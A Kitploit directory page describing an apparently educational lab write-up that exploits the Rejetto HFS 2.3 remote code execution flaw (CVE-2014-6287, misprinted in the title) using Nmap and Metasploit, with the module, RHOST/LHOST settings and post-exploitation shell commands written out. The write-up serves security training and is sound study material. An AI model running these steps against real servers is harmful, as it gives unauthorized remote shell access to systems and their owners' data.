
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
HFS_EXPLOIT_PROJECT — Metasploit RCE on HFS 2.3 - CVE-2014-62 | Kitploit

Tools/GitHubGitHub/sage954526/hfs_exploit_project
Exploit FrameworksVulnerability AnalysisWeb Application ExploitationPenetration TestingLearning & EducationRemote Access Tool
GitHubsage954526/hfs_exploit_project

HFS_EXPLOIT_PROJECT

Metasploit RCE on HFS 2.3 - CVE-2014-62

View Repository
361 year agoNot yet reviewed
Share

HFS_EXPLOIT_PROJECT

Metasploit RCE on HFS 2.3 - CVE-2014-62

🔖 Title of the Project

> Remote Code Execution via HTTP File Server (HFS 2.3)

⚙ Tools Used • Kali Linux • Nmap • Metasploit • Target: HFS 2.3 on Windows 7

🔐 Vulnerability Details • Name: CVE-2014-6287 • Type: Remote Code Execution • Cause: Unvalidated input in HFS scripting • Impact: Unauthenticated shell access

🔍 Methodology (Step-by-Step)

🔹 Step 1: Information Gathering (Nmap)

•    nmap -sV demo.ine.local (ip of target) 
•    open port found : 80
•    service : rejetto HTTP file server 2.3

Nmap Scan

Nmap

🔹 Step 2: Exploitation (Metasploit)

• Msfconsole
• Search for HFS or rejetto
• use exploit/windows/http/rejetto_hfs_exec
• set RHOST 192.168.1.100
• set RPORT 80
• set LHOST 192.168.1.101
• run

Exploit Setup

Exploit Exploit

🔹 Step 3: Post-Exploitation



after run you will get meterpreter session use command : shell

• whoami • ipconfig • dir
Shell Access

Shell

Shell**

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    322
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    251

Explore all tools

Browse our collection of tools

View all tools →






